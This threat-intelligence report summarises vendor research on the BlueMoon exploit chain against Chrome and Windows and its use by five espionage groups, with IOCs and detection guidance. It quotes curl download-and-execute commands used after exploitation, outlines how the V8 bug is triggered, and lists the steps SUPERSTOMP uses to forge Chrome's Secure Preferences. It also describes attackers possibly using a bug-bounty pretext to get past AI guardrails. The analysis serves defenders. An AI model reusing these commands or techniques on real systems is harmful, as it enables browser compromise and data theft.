BlueMoon: One Exploit Chain, Five Espionage Groups

Overview
On September 9, 2026, Volexity and Proofpoint simultaneously published two reports on the same concerning phenomenon: multiple distinct cyber-espionage groups — most with China nexus — using a byte-for-byte identical exploit chain against Google Chrome and Windows, all within roughly two weeks.
Proofpoint names the toolkit BlueMoon. Volexity documents the same exploit chain in the context of two separate campaigns run by UTA0560 and JungleBamboo (also known as APT31 / Violet Typhoon / TA412 / TIDE CASTLE).
What makes this case remarkable is not the technical sophistication of the exploit, but the mechanism that created the vulnerability window: the exploited Chrome flaw had already been patched in the open-source Chromium codebase, but that fix had not yet reached Chrome users. In other words, this was an N-day at the source level but a genuine zero-day for end users — a phenomenon known as a "patch gap." An attacker needed only to watch public Chromium commits, reverse-engineer the fix, and hold a working exploit before Google shipped its release.
Volexity assesses with high confidence that as large language models become more effective at rapid vulnerability research and exploit development, patch-gap vulnerabilities will present an even greater risk, because they create an additional window of time for threat actors to operate.
Important note for Vietnamese readers: Of the four clusters Proofpoint observed using BlueMoon, the group tracked as UNK_DoubleCheck directly targeted a Vietnamese manufacturing company beginning September 2, 2026, using emails sent from a compromised Southeast Asian government email account, themed around vaccination appointment registration. Full details below.
Context: What a "Patch Gap" Is and Why It Matters
Chrome is built on the open-source Chromium codebase. When a vulnerability is reported and fixed in Chromium, that fix appears publicly in the repository before Google packages and ships a Chrome Stable release to users. The interval between those two moments is the "patch gap."
For CVE-2026-85046, the timeline was:
| Date | Event |
|---|---|
| August 4, 2026 | A private security researcher reports the vulnerability to the Chromium project |
| August 7, 2026 | The fix is committed to the Chromium codebase — publicly visible in the repository |
| August 27–29, 2026 | Dates found in the exploit code, indicating the development window |
| August 28, 2026 | TA412/JungleBamboo begins using BlueMoon (per Proofpoint) |
| September 1, 2026 | Volexity detects the UTA0560 and JungleBamboo campaigns |
| September 2–3, 2026 | Two additional clusters begin using BlueMoon |
| September 3, 2026 | Google ships the fix in Chrome Stable 152.0.7977.82/.83 |
| September 4, 2026 | CISA adds the flaw to its Known Exploited Vulnerabilities (KEV) catalog |
| September 18, 2026 | CISA remediation deadline for US federal systems |
Proofpoint calculates this window lasted nearly four weeks — enough time for someone closely watching the Chromium repository to reverse-engineer the patch and weaponize it into a working exploit.
The open-source paradox: transparency lets the community inspect and improve security, but it also means a patch is a detailed description of the vulnerability itself. To a capable attacker — increasingly assisted by AI — a commit diff is a roadmap.
Threat Actors Using BlueMoon
Combining both reports, five activity clusters have been documented:
| Group | Reported by | First seen | Targets | Final payload | Attribution |
|---|---|---|---|---|---|
| TA412 / JungleBamboo (APT31, Violet Typhoon, TIDE CASTLE) | Proofpoint + Volexity | Aug 28, 2026 | NGOs, mining companies, physical commodity trading firms (US) | SUPERSTOMP → LONGTALE (Volexity) / GemStone (Proofpoint) — Chrome extension impersonating Google Gemini | China-aligned; indicted by the US in 2024, attributed to MSS Hubei State Security Department via front company Wuhan Xiaoruizhi (武汉晓睿智科技有限责任公司) |
| UTA0560 | Volexity | Sep 1, 2026 | Multiple non-governmental organizations (NGOs) | GRIMWEDGE — JScript backdoor | China-aligned; Volexity attributes with high confidence to its own March 2026 campaigns |
| UNK_LateNight | Proofpoint | Sep 2, 2026 | Multiple US aerospace companies | ShadowPad backdoor | Suspected China nexus |
| UNK_DoubleCheck | Proofpoint | Sep 2, 2026 | A Vietnamese manufacturing company | Rust loader chain via DLL sideloading | No country attribution; very likely espionage-motivated |
| UNK_QuietRacket | Proofpoint | Sep 3, 2026 | Government, consulting, financial sector in Indonesia and Singapore | Unidentified custom malware | Suspected China nexus |
Assessments on the exploit chain's origin:
Volexity assesses with low confidence that the exploit chain may have been sold or otherwise provided to different end-users in China — explaining the near-simultaneous campaigns using entirely distinct post-exploitation malware.
Volexity assesses with medium confidence that the short window created by the Chrome patch delay necessitated that these actors reuse the core exploit code without modification. Furthermore, each actor's payloads were compiled using different toolsets, suggesting entirely separate development environments per malware developer.
Proofpoint raises several hypotheses: a shared commercial procurement chain, a "digital quartermaster" supplying the capability to multiple state-aligned actors, or direct dissemination via a centralized state-affiliated organization.
Technical Analysis

1. Exploit Chain Overview — Three Vulnerabilities in Sequence
Spear-phishing email (link)
└─► Redirect (XSS on a legitimate site / Cloudflare Worker / spoofed domain)
 └─► Landing page showing a decoy image (donation form, loading page...)
  └─► JavaScript loader (User-Agent filter: Chrome on Windows only)
   └─► Hidden iframe → exploit page
    ├─► CVE-2026-85046: V8 type confusion → arbitrary R/W in V8 cage
    ├─► CVE-2026-87491: WebAssembly defect → escape V8 sandbox
    └─► CVE-2026-85880: Windows kernel LPE → escape renderer sandbox
     └─► Inject into Chrome browser process (outside sandbox)
      └─► curl downloads payload → execute
The three vulnerabilities:
| CVE | Component | Type | Role in the chain |
|---|---|---|---|
| CVE-2026-85046 | Chromium V8 JavaScript Engine | Type confusion | Gains arbitrary read/write within the V8 heap cage |
| CVE-2026-87491 | Chromium V8 (WebAssembly) | Sandbox escape | Overwrites compiled WebAssembly function bodies with shellcode to escape the V8 sandbox |
| CVE-2026-85880 | Windows kernel (RtlpCreateServerAcl) |
Local Privilege Escalation | Escapes Chrome's sandboxed renderer process, enables SeDebugPrivilege |
On CVE-2026-85046 (technical detail per Proofpoint): The flaw abuses an optimization assumption shared by both of V8's JIT compilers — Maglev and TurboFan. Both attempt to optimize Array.prototype.sort by replacing built-in functions with versions specialized for the array's "elements kind." An elements kind can normally only move from more specialized to more generalized — unless Array.fill() is called to replace every element, in which case V8 can optimize back to the more specialized kind. By training the compiler to recognize a set of optimized sort functions, then changing the elements kind mid-sort with a fill() call, the attacker tricks the compiler into treating object references as SMIs (small integers) — producing a heap offset leak that forms the basis of the addrof primitive.
On CVE-2026-85880 (Windows kernel LPE): A previously unreported vulnerability in RtlpCreateServerAcl, exploited via ALPC (Advanced Local Procedure Call) and WNF (Windows Notification Facility) mechanisms. Notably, this flaw only exists on older Windows builds:
| Build | Version |
|---|---|
| 17763 | Windows 10 1809 / Server 2019 |
| 19041–19045 | Windows 10 2004, 20H2, 21H1, 21H2, 22H2 |
| 20348 | Windows Server 2022 |
| 22000 | Windows 11 21H2 (initial release) |
All builds above 22000 are rejected by the exploit. Proofpoint notes that pairing a fresh Chrome flaw with an LPE that only works on older Windows substantially narrows the pool of viable targets and reduces the chain's overall probability of success — a sign of rushed deployment rather than a mature, long-planned operation. The LPE DLL's compilation timestamp is from 2025 and shows no signs of forgery, suggesting the exploit creator repackaged an existing capability into BlueMoon.
2. Toolkit Architecture — Three Embedded Payloads
Despite different packaging across actors, the core JavaScript always contains three Base64-encoded components:
| Component | Type | Function |
|---|---|---|
p1 |
Position-independent shellcode, reflectively loads a DLL | Host reconnaissance: OS version and build, process token integrity level, CPUID features, hypervisor detection (distinguishing VMware, Hyper-V, KVM, Xen by vendor string), privilege inventory |
p2 |
Position-independent shellcode, reflectively loads a DLL | Windows kernel LPE (CVE-2026-85880) — only runs if the process is not already elevated and the Windows build is in the target set |
pp |
Position-independent shellcode | Injects into the Chrome browser process: locates the parent process, opens it with full access, allocates executable memory, writes a stub and command line, starts a remote thread calling CreateProcessA |
Notable detail about p1: the DLL's anti-analysis checks are passive. Debugger presence, sandbox indicators, and hypervisor detection are all reported in JSON but not acted upon. The decision to proceed or abort is made by the calling JavaScript, not the DLL. The JavaScript consumes only three fields to decide whether the LPE is needed — but the full JSON profile remains available to the attacker for host assessment.
Default command after successful exploitation:
cmd.exe /c curl -f -sS -o "%TEMP%\msgbox.exe" "<exeUrl>" && "%TEMP%\msgbox.exe"
Proofpoint emphasizes this is a significant OPSEC weakness: it produces a highly distinctive process tree (chrome.exe → cmd.exe → curl.exe → msgbox.exe) — multiple high-signal detection opportunities for endpoint security products. Further evidence that rapid deployment was prioritized over detection avoidance.
3. An Exploit Page With 13 URL Parameters — Traces of a Development Harness
The page.html exploit page accepts 13 URL parameters, many characteristic of a development harness rather than an operational attack tool:
| Parameter | Purpose |
|---|---|
beacon |
Base URL for telemetry — each exploitation phase fires a fetch so the operator can see the last phase reached before a crash |
dry |
Dry run — executes exploit logic without deploying shellcode payloads |
exeurl |
URL of the binary to download after exploitation |
force2 |
Force the LPE stage regardless of the p1 fingerprint result |
forcepp |
Force the injection stage regardless of whether the LPE succeeded |
map |
Override V8's MAP_WORD heap constant — when unset, the exploit derives it at runtime via a memory leak, giving resilience across Chrome 151.x point releases |
mode |
Execution mode; must be set to payload for the exploit to run — a safety mechanism during testing |
p2step |
Breakpoint within the kernel LPE — halts at a named sub-phase for debugging |
retry |
Toggle the automatic retry mechanism (default: up to five attempts) |
runpayload |
Skip the final payload download and execution |
step |
Breakpoint within the injection stub |
stopAfter |
Halt exploitation at a named phase — used to debug individual stages |
worker |
Run the exploit on the main thread instead of a Web Worker |
A notable technical detail: the exploit runs in a dedicated Web Worker rather than the main thread — meaning a renderer crash from a failed attempt does not kill the visible tab or alert the victim. It also includes a retry mechanism storing an attempt counter in sessionStorage under the key v8ctf_exp_attempt, re-launching up to five times on recoverable failures.
4. Evidence of AI-Assisted Development
This is the most significant finding in terms of broader trends. Proofpoint stresses that no single artifact conclusively confirms AI-assisted development, but identifies several indicators consistent with the hypothesis:

Extensive diagnostic logging capabilities, including instructions to the exploit tester: "please send the full log back (copy it from the page)" — phrasing aimed at a user, not internal developer notes.
A reference to a Markdown handover document: a code comment points to
docs/v8-ctf-chrome-stage4-handover.md. Proofpoint notes such handover files are commonly used by AI agents to facilitate context transfer between sessions or models.Detailed comments documenting successive debugging iterations: comments frequently explain previous failures, subsequent revisions, and constraints that future changes must respect — the self-narrating style characteristic of AI coding tools.
References to v8CTF: BlueMoon contains multiple references to v8CTF (Google's V8 engine bug bounty challenge), including the retry counter key
v8ctf_exp_attemptand the log headingv8-ctf chrome. Proofpoint poses a question worth serious reflection: it is unclear whether the V8 exploits were genuinely developed against the v8CTF bug bounty framework, or whether this pretext was used by the developers to evade large language model guardrails.A default configuration departing from OPSEC norms typically associated with professional browser exploit chains (such as those from Intellexa, ForumTroll, or Citrine Sleet) — specifically, a
curlcommand that drops a file to disk and executes it, generating very high detection signal.
Proofpoint's conclusion: this overall pattern may reflect a falling cost and barrier to entry for this class of capability, as AI agents increasingly enable threat actors to develop exploits — particularly for open-source codebases like Chromium, where publicly accessible upstream patches create a patch-gap window for rapid reverse engineering.
5. Post-Exploitation — Five Groups, Five Different Paths
Once the shared exploit chain achieves code execution, the groups diverge entirely.
5.1. UTA0560 → GRIMWEDGE (JScript backdoor)
Loader chain:
msgbox.exe— a dropper compiled August 31, 2026 (one day before the phishing emails), whose sole purpose is to extract a legitimate Windows EXE and a malicious DLL for sideloading.wsc.dll— the sideloaded dropper. Creates a scheduled task named "Windows Scheduled System" that re-runs the sideloading chain every five minutes. Beacons tohxxps://cloud[.]shinewrist[.]net/<removed>/%COMPUTERNAME%.txt— a per-host staging model allowing the actor to serve targeted payloads to individual devices.Temp.txt— a 408 KB MSI package (built with Advanced Installer 14.5.2) executing obfuscated JScript in its custom actions. The JScript creates an HTTP client and enters an infinite loop POSTing tohxxps://ocr[.]opusaccel[.]topwith a tab-delimited body containing the victim's domain, username, and command output from the prior iteration. HTTP responses are evaluated as JScript code.GRIMWEDGE — a backdoor executing entirely in memory as an
eval()'d string within themsiexec.exeprocess.
Notable detail: UTA0560 updated msgbox.exe and wsc.dll on September 2, 2026 — the new version changes the scheduled task from a passive retry to active re-execution of the full sideloading chain, and adds a pre-check to avoid duplicate tasks. Both versions were served from the same URL.
GRIMWEDGE command set (10 commands, under 250 lines of code):
| ID | Command | Capability |
|---|---|---|
| 0 | Info | System reconnaissance: OS version, build, architecture, installed hotfixes, antivirus products, domain/user/computer name, IP and MAC addresses, drive letters, installed software |
| 1 | Dir | Directory listing with timestamps and file sizes |
| 2 | Mkdir | Create a directory |
| 3 | Del | Delete a file |
| 4 | Tasklist | List running processes with PID, owning user, and full command line |
| 5 | Taskkill | Terminate a process by PID |
| 6 | Type | Read a file (up to 5 MB) |
| 7 | Run | Execute a command with a hidden window |
| 8 | Upload (chunk) | Receive a Base64 chunk from C2 and append to an in-memory buffer |
| 9 | Upload (commit) | Save the accumulated buffer to disk as the final file |
GRIMWEDGE has no built-in persistence, lateral movement, or exfiltration mechanism beyond its file-read and upload commands — it provides an initial foothold sufficient for UTA0560 to survey the host, retrieve files of interest, and deploy additional tooling via Run and Upload.
5.2. JungleBamboo/TA412 → SUPERSTOMP + LONGTALE/GemStone (fake Gemini Chrome extension)
This is the most technically sophisticated evasion path.
SUPERSTOMP (Volexity) / the msgbox.exe installer (Proofpoint) is a loader that installs a malicious Chrome extension by forging the Secure Preferences mechanism.
Background: Chrome has repeatedly hardened the very mechanism this technique relies on:
November 2025: Chromium added per-preference
*_encrypted_hashvalues to prevent tampering.June 2026: Chromium added
super_encrypted_hash, providing an integrity check across the full set of Preferences.
SUPERSTOMP still succeeds by:
Copying the existing Secure Preferences file
Removing the per-preference
_encrypted_hashentries andsuper_encrypted_hashAdding the malicious extension and enabling the required extension settings
Generating valid legacy HMAC values for the modified preferences and recalculating
super_macReplacing the original Secure Preferences file with the tampered one
When Chrome next starts, the encrypted authenticators are absent. Because legacy-MAC fallback remains permitted, Chrome validates the forged state using the attacker-generated legacy HMACs. Chrome then treats the profile as requiring migration and generates new encrypted hashes for the modified state — effectively authenticating the malicious extension under the newer integrity scheme itself.
Critical detail: Volexity notes Chrome enables this legacy fallback by default in releases as of September 8, 2026; only compiling Chromium from source disables it. More notably still: this technique was added to one of the most popular GitHub repositories for silent Chrome extension installation on August 6, 2026 — weeks before JungleBamboo's campaign. The line between public research and operational tradecraft keeps getting shorter.
LONGTALE / GemStone is a Chrome extension masquerading as a Google Gemini assistant (extension ID: ckiknalbeplpcpofpnabcnhjcegckfei):
| Feature | Description |
|---|---|
| Keylogging and form capture | Records every keystroke, input field value, and pasted clipboard text across all browser tabs, with no suppression of sensitive fields |
| Cookie and session theft | Steals all browser cookies via the Chrome extension API, plus localStorage/sessionStorage tokens — multiple independent paths to hijack authenticated sessions |
| Keyword-triggered screenshots | Monitors page content for C2-supplied keywords using polling and MutationObservers; matches trigger JPEG screenshots that are queued and exfiltrated |
| Bulk data exfiltration | Sends collected keystrokes, cookies, storage data, navigation history, and session metadata to C2 at ~30-second intervals when active. Enabled by default on first run |
| Remote command and control | Accepts 14 commands, including on-demand cookie/storage/screenshot collection, keyword list updates, recording toggling, and arbitrary cross-origin HTTP requests from the victim's browser context |
Volexity's assessment: LONGTALE has no remote code execution command at all. Volexity assesses with low confidence that the actor regarded this as unnecessary — LONGTALE's extensive information-theft capabilities were sufficient to achieve its credential theft and surveillance objectives. Volexity also assesses with medium confidence that malicious Chrome extensions are often harder to detect than other file types such as executables — likely a factor in JungleBamboo's payload choice.
Additional detail from Proofpoint on GemStone: TA412's installer enumerates all Chromium-family browsers — Google Chrome, Microsoft Edge, Brave, and Vivaldi — then terminates each browser process before modifying preferences (since Chromium holds preference files open while running), and afterwards relaunches the browser with --restore-last-session to restore the user's open tabs and windows — fully concealing the fact that the browser was just restarted.
GemStone generates a victim identifier in the form gemini-<first 12 characters of extension ID>-<public IP>, obtaining the public IP from api.ipify[.]org and ipinfo[.]io, then registering with a Cloudflare Worker domain as C2.
5.3. UNK_LateNight → ShadowPad (US aerospace)
Phishing emails themed around B2B and Request for Quotation (RFQ) inquiries specifically related to the US defense industrial base. Domains spoofed numerous US aerospace companies. The group hardcoded multiple redirect URL options in the BlueMoon configuration, all pointing to genuine US aerospace company websites.
Post-exploitation chain: msgbox.exe is a loader that drops a DLL-sideloading pair alongside an obfuscated TMP file (A08744D2.tmp). The DLL reads and AES-decrypts the TMP file, then injects the decrypted contents into one of several hardcoded injection targets such as wmpnetwk.exe. The TMP file is immediately overwritten, and the payload is written to the registry as a backup storage mechanism. A scheduled task named EdgeCore_AutoUpdate periodically reinitiates the infection chain; if the TMP file fails to decrypt, the DLL falls back to the registry copy.
The final payload is ShadowPad — a backdoor that unhooks 20 network monitoring functions to remain stealthy, steals Firefox profile data, sniffs network traffic, and beacons over HTTPS to ms.checrity[.]com using a binary C2 protocol with rotating user-agent strings.
5.4. UNK_DoubleCheck → Rust loader chain (Vietnam)
This is the cluster directly involving Vietnam.
Beginning September 2, 2026, UNK_DoubleCheck targeted a Vietnamese manufacturing entity with messages sent from a compromised Southeast Asian government email address — themed around vaccination appointment registration.
The emails contained links to an attacker-controlled Cloudflare Worker hosting BlueMoon. Notably, this is the only BlueMoon variant observed using obfuscation to encode the JavaScript loader and configuration components.
Post-exploitation chain (differing from the default msgbox.exe configuration):
cmd.exe /c curl.exe -k -o "%APPDATA%\Microsoft\Windows\#1"
hxxps://homepage.brianwilli[.]com/d/{wint.exe,calibre-launcher.dll,85rY.dat,SysPr.prx}
&& "%APPDATA%\Microsoft\Windows\wint.exe"
This initiates a DLL-sideloading chain to RC4-decrypt a blob named SysPr.prx and load the resulting Rust executable into memory. The Rust binary connects to the Cloudflare R2 Bucket 1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com to download and execute a second DLL-sideloading set that uses fracons[.]com for C2.
Proofpoint does not attribute UNK_DoubleCheck to a specific country at the time of publication, but assesses the group is very likely espionage-motivated.
5.5. UNK_QuietRacket → Custom malware (Indonesia, Singapore)
Beginning September 3, 2026, targeting government, consulting, and financial sector organizations in Indonesia and Singapore, with emails themed around Indonesian conferences (Indo Startup Expo & Forum 2026, World Conference on Creative Economy 2026).
This group modified BlueMoon's pp injector shellcode to download and execute a DLL-sideloading pair (GfExperienceService64.exe and GFExperienceUpdate.dll) instead of msgbox.exe. A notable technical detail: the DLL loader resolves its C2 infrastructure entirely over Google DNS-over-HTTPS (DoH) — retrieving a TXT record for dns.elixnovorem[.]com and ChaCha20-decrypting it, leading to a Cloudflare Worker serving a decoy HTML page whose body is Base64-decoded, ChaCha20-decrypted, and loaded as a .NET assembly in memory. That .NET payload simply sets a scheduled task GeForceService for persistence.
Risk Summary
| Risk Dimension | Level | Rationale |
|---|---|---|
| Remote exploitability | Critical | Requires only that the victim click one link — no file download, no macro, no further interaction |
| Capability proliferation speed | Very High | 5 distinct groups using the same exploit within ~2 weeks; Proofpoint forecasts further spread, including to financially motivated actors |
| Stealth | Medium-Low | The chrome.exe → cmd.exe → curl.exe → msgbox.exe process tree is highly detectable — BlueMoon's greatest weakness |
| Viable target pool | Medium | The LPE only works on Windows builds ≤ 22000 — substantially narrowing the victim set |
| Impact if successful | Critical | Depends on payload: from full browser credential/cookie theft (LONGTALE/GemStone) to a complete backdoor (ShadowPad) |
| Relevance to Vietnam | High | A Vietnamese manufacturer was directly targeted; emails sent from a compromised Southeast Asian government account |
| Systemic (patch-gap) risk | Very High | Volexity assesses with high confidence that patch-gap risk grows as AI makes patch reverse-engineering more effective |
IOCs & Artifacts
Vulnerabilities Requiring Immediate Patching
| CVE | Product | Patch status |
|---|---|---|
| CVE-2026-85046 | Google Chrome / Chromium (V8) | Fixed in Chrome 152.0.7977.82/.83 (Sep 3, 2026). Added to CISA KEV Sep 4; federal remediation deadline Sep 18, 2026 |
| CVE-2026-87491 | Google Chrome / Chromium (V8 sandbox escape) | Fixed in Chrome Stable |
| CVE-2026-85880 | Windows kernel (RtlpCreateServerAcl) |
Remediated by Microsoft (see MSRC) |
File Indicators (SHA-256)
Shared exploit chain (Volexity):
d17053557bb90298f7b115432b4820a248fdbe678bca31721529b1f51a82343b  Files1.html (UTA0560)
337b48c1cd6dd6e7b8073327082a60e149517fa084ba17b180e041fffa3b130d  react.min.js (UTA0560)
7a52ff23949edee8faa61ce0def6dbca8b7e5943c54d23376cc190762ea3985c  page.html (shared)
cd0c21f9b32b7feeda1787fccab622dec60ecdf84c0538c08bde3946856b0fa0  p1 data (shared)
b7b0cd6539464ab39c6526e499f86d611faa21c5af945535ebaf187cec543af1  p1 DLL (shared)
5995f42a828606705a7339d58a665c229936e81c4e539cdfa115eb46a2eb53d6  p2 data (shared)
51462a23ac25e1bd0e49b7cae7f3a71f8d2201e22d45175b587e4740b49863cc  p2 DLL (shared)
UTA0560 (GRIMWEDGE):
69c1603f3f9015beb0097d0a3bb0f17400c314e2eae65a7eceacd3b93ea570dc  msgbox.exe
3b71d721c39fad92a44ddd764bbb34afeae44a5db886d0a4827a399a5fbd367f  wsc.dll
56eda0ac82e06ee609b034306025e67df161c5877399c305c8eaea136e80c951  Temp.txt (MSI)
59dc108e22cb856c228bbf8a1ab955fb66f0844a07fe10fa0d9fc3823d2cbbcb  GRIMWEDGE backdoor
JungleBamboo / TA412 (SUPERSTOMP + LONGTALE/GemStone):
e2a59432ce2b0d83ded936374a11fca3d3defaf4aab90eb37fca58683eae32c0  msgbox.exe (SUPERSTOMP)
5eb5645511b00e4f4d73125654eeb3a3930fcf09c65685dc7f03f725331492e3  a001 (LONGTALE extension)
779b3e1a470e589d492b99154ba11622fbaebb19b3de694f660c725411b7096d  driver-html.js
ff1b49aaec994f4c11f2c9331e739abb4bc3d6abf66ec50ce99709fba35d782b  BlueMoon exploit JavaScript
7d6f6dcb17a423bdd7715f8a4e34f2939501a761bc9bf7aa005f805ef1f82288  ChromeUpdate.exe / msgbox.exe
e950d03c58d49e28e31df8afeefca1f3b3d2cd6b697c40adfee1a4f6fe18f004  dist.zip
353b5bd2780c1b0c07c1283d83cf16cf1e9ec226c17b2d09d56848893f9d98ee  background.js (GemStone)
UNK_DoubleCheck (Vietnam campaign):
ac6bbc4b1f1c62e308781329183a46e18f454c27e66bffa09f343b53ac622b69  font-01.js (BlueMoon exploit JS)
ac6806c89e294f390838cb07c015dabec1c8ada06ce5161a0ad50b8a72828141  calibre-launcher.dll
3594ad58fb6217fafe9839e53999a90608c2e9f335fa20aece3d53f8c0802726  SysPr.prx
3ec3151d8d1278ed966941ac89ea495ef6a80c70613dd9138cc85fc28c9df432  krita.dll
6e6378d8d404166da89d982e80bc52e19a3f677201258dec1775f100a027a92d  SysPr.prx (variant)
UNK_LateNight (ShadowPad):
a4a6a04d85eca8d584d939d2437c85a4f291207d8042f2ec002838e336b72ef5  Index.js
295fc584f75e94108c9be945977db33ed80421f5d374eab188587c911dffd915  msgbox.exe
bc7d24f5cf8937b334966201bdcce8ca9bab6ec5889d40a399d4094dcad73360  mctsetup64.dll
UNK_QuietRacket:
b34802a646fc4a8f07ffa09a5fda8bf7327446b22e3d7bb5163dafa1e2a8bb2b  Loader.js
8453c42904b7b2fea5671b7bff06b2d937632ae29545fd11bc13095627a2805f  Indostartupexpo.js
f3c64014221a58f3fde88e562662dbd5a1b3dd2b59c86e9e2bc5cb8f671664e7  GFExperienceUpdate.dll
87b6b24c06f99900a8aa579caedee1e402015884c925a98dcfb0fb38dfa2de22  GFExperienceUpdate.dll
Network Indicators
| Indicator | Group | Role |
|---|---|---|
cloud.shinewrist[.]net |
UTA0560 | C2 and exploit hosting |
ocr[.]opusaccel[.]top |
UTA0560 | GRIMWEDGE C2 |
206[.]166[.]251[.]164 |
UTA0560 | Hosts cloud.shinewrist[.]net |
ircribbin77[@]hotmail[.]com |
UTA0560 | Phishing sender (display name "Irma Cribbin") |
msbenefit[.]com, gitprogram[.]com |
JungleBamboo | Phishing and C2 infrastructure (using Cloudflare Tunnels) |
secboxes[.]com, attcdn[.]com |
TA412 | Delivery and download domains |
brianwilli[.]com / homepage.brianwilli[.]com |
UNK_DoubleCheck | Download domain (Vietnam campaign) |
fracons[.]com |
UNK_DoubleCheck | C2 domain (Vietnam campaign) |
mailtbox.workers[.]dev / vncdc.mailtbox.workers[.]dev |
UNK_DoubleCheck | BlueMoon delivery hostname |
1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com |
UNK_DoubleCheck | Cloudflare R2 bucket for stage-2 payloads |
ms.checrity[.]com / checrity[.]com / 79.133.56[.]90 |
UNK_LateNight | ShadowPad C2 |
airproducts[.]ink, precipart[.]ink, epsilonsystems[.]net, rocketlabusa[.]ink, spectrolab[.]fit |
UNK_LateNight | Domains spoofing US aerospace companies |
joinmacket[.]com, openlumakora[.]com, getaiexo[.]com, elixnovorem[.]com, velodynaity[.]com |
UNK_QuietRacket | Delivery and C2 infrastructure |
Hunting Indicators
Published by Proofpoint:
Distinctive process tree:
chrome.exe→cmd.exe→curl.exe→msgbox.exeSession key
v8ctf_exp_attemptwritten tosessionStoragein ChromeScheduled tasks:
EdgeCore_AutoUpdate(UNK_LateNight),MicrosoftEdgeUpdatesTaskMachineandAvpcheckup(UNK_DoubleCheck)Mutex:
Dataupcheckinfo(UNK_DoubleCheck)Registry persistence:
HKCU\SOFTWARE\Classes\CLSID\{5D4CFCB7-222C-4CA3-96B6-1F8195FBBB4B}\InprocServer32(UNK_DoubleCheck)Files dropped to
%TEMP%:ChromeUpdate.exeormsgbox.exe
Published by Volexity:
Scheduled task:
Windows Scheduled Systemrunning every five minutes (UTA0560)Malicious extension ID:
ckiknalbeplpcpofpnabcnhjcegckfei(LONGTALE, fake Google Gemini)Extension extraction directory:
C:\Users\Public\stomp_ext
Published Detection Rules
Proofpoint ET rules: SIDs
2071919–2071924(BlueMoon EK JS Loader M1/M2/M3, CnC Beacon Outbound ok/fail/phase)Proofpoint YARA rule:
MAL_BlueMoon_ExploitKit(author: Greg Lesnewich) — matching on distinctive strings includingCVE_EXP_CORE,PAYLOADS_B64,v8ctf_exp_attempt,MAP_WORD,cageRead/cageWrite, plus shellcode markers. The full rule is available in Proofpoint's original report (see References).Volexity IOC repository: github.com/volexity/threat-intel/tree/main/2026/2026-09-09 Chrome
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name | Description in Campaign |
|---|---|---|---|
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | Exploit delivery infrastructure created the same day as, or days immediately preceding, the associated campaigns |
| Resource Development | T1588.005 | Obtain Capabilities: Exploits | Multiple groups obtained the same BlueMoon kit — suggesting an exploit broker or "digital quartermaster" |
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Spear-phishing emails with links, themed per target |
| Initial Access | T1189 | Drive-by Compromise | Browser exploitation triggered on page visit |
| Initial Access | T1190 | Exploit Public-Facing Application | Abused a reflected XSS flaw on a legitimate US university website for redirection |
